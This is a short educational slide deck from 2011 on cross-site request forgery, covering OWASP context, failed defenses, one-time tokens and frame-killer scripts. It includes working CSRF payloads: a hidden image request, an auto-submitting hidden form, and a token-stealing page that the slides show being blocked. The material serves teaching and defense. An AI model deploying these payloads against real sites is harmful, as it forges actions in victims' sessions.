CROSS-SITE REQUEST FORGERY
      In-depth analysis                       2011


Copyright 2012 © CYBER GATES
Permission is granted to copy, distribute and/or
modify this document under the terms of the GNU
Free Documentation License
Cross-Site Request Forgery



The OWASP Top 10 Web Application Security Risks
 A1: Injection
 A2: Cross-Site Scripting (XSS)
 A3: Broken Authentication and Session
  Management
 A4: Insecure Direct Object References
 A5: Cross-Site Request Forgery (CSRF)
                                                    Security Risks
 A6: Security Misconfiguration
 A7: Insecure Cryptographic Storage                   2010
 A8: Failure to Restrict URL Access
 A9: Insufficient Transport Layer
  Protection
 A10: Unvalidated Redirects and
  Forwards


Cross-Site Request Forgery  CYBER GATES  Page 2
Cross-Site Request Forgery



Description
 Cross-Site Request Forgery (CSRF in short) is a kind of a
  web application vulnerability     which   allows    malicious
  website   to   send   unauthorized requests to a vulnerable
  website using active session of its authorized users.

Example
 <img src=”http://twitter.com/home?status=evil.com” style=”display:none”/>


Cross-Site Request Forgery  CYBER GATES  Page 3
Cross-Site Request Forgery



Example
<div style=“display:none”>
<iframe name=“hiddenFrame”></iframe>
<form name=“Form” action=“http://site.com/post.php”
  target=“hiddenFrame”
method=“POST”>
<input type=“text” name=“message” value=“I like www.evil.com” />
<input type=“submit” />
</form>
<script>document.Form.submit();</script>
</div>


Cross-Site Request Forgery  CYBER GATES  Page 4
Cross-Site Request Forgery



Usless defenses
 Only accept POST
This stops simple link-based attacks (IMG, frames, etc.).
But hidden POST requests can be created with frames, scripts, etc.
 Referrer checking
Some users prohibit referrers, so you can’t just require referrer
headers.
Techniques to selectively create HTTP request without referrers
exist.
 Requiring multi-step transactions
CSRF attack can perform each step in order.


Cross-Site Request Forgery  CYBER GATES  Page 5
Cross-Site Request Forgery



Solutions
 CAPTHCA systems
This is a type of challenge-response test used in computing to
ensure that the response is not generated by a computer.
 One-time tokens
Unlike the CAPTCHA systems this is a unique number stored in
the web form field and in session to compare them after the
form submission.


Cross-Site Request Forgery  CYBER GATES  Page 6
Cross-Site Request Forgery &
One-time tokens


Bypassing one-time tokens
<html><head><title>BAD.COM</title>
<script language="javascript">
function submitForm(){
var token = window.frames[0].document.forms["messageForm"].elements["token"].value;
var myForm = document.myForm;
myForm.token.value = token;
myForm.submit();
}</script></head>
<body onLoad="submitForm();">
<div style="display:none">
<iframe src="http://good.com/index.php"></iframe>
<form name="myForm" target="hidden" action=http://good.com/post.php method="POST">
<input type="text" name="message" value="I like www.bad.com" />
<input type="hidden" name="token" value="" />
<input type="submit" value="Post">
</form></div></body></html>

Same origin policy
Permission denied to access property 'document'
Cross-Site Request Forgery  CYBER GATES  Page 7
Cross-Site Request Forgery &
FrameKillers


Description

 FrameKillers are small piece of javascript        codes   used
  to protect web pages from being framed.

Example
 if (top.location != location){
         top.location = self.location;
 }


Cross-Site Request Forgery  CYBER GATES  Page 8
Cross-Site Request Forgery &
FrameKillers



Conditional statement
  if (top != self)
  if (top.location != self.location)
  if (top.location != location)
  if (parent.frames.length > 0)
  if (window != top)
  if (window.top !== window.self)
  if (window.self != window.top)
  if (parent && parent != window)
  if (parent && parent.frames && parent.frames.length>0)


Cross-Site Request Forgery  CYBER GATES  Page 9
Cross-Site Request Forgery &
FrameKillers



Counter-action statement
  top.location = self.location
  top.location.href = document.location.href
  top.location.replace(self.location)
  top.location.href = window.location.href
  top.location.replace(document.location)
  top.location.href = window.location.href
  top.location.href = "URL"
  document.write('')
  top.location.replace(document.location)
  top.location.replace('URL')
  top.location.replace(window.location.href)
  top.location.href = location.href
  self.parent.location = document.location
  parent.location.href = self.document.location

Cross-Site Request Forgery  CYBER GATES  Page 10
Cross-Site Request Forgery &
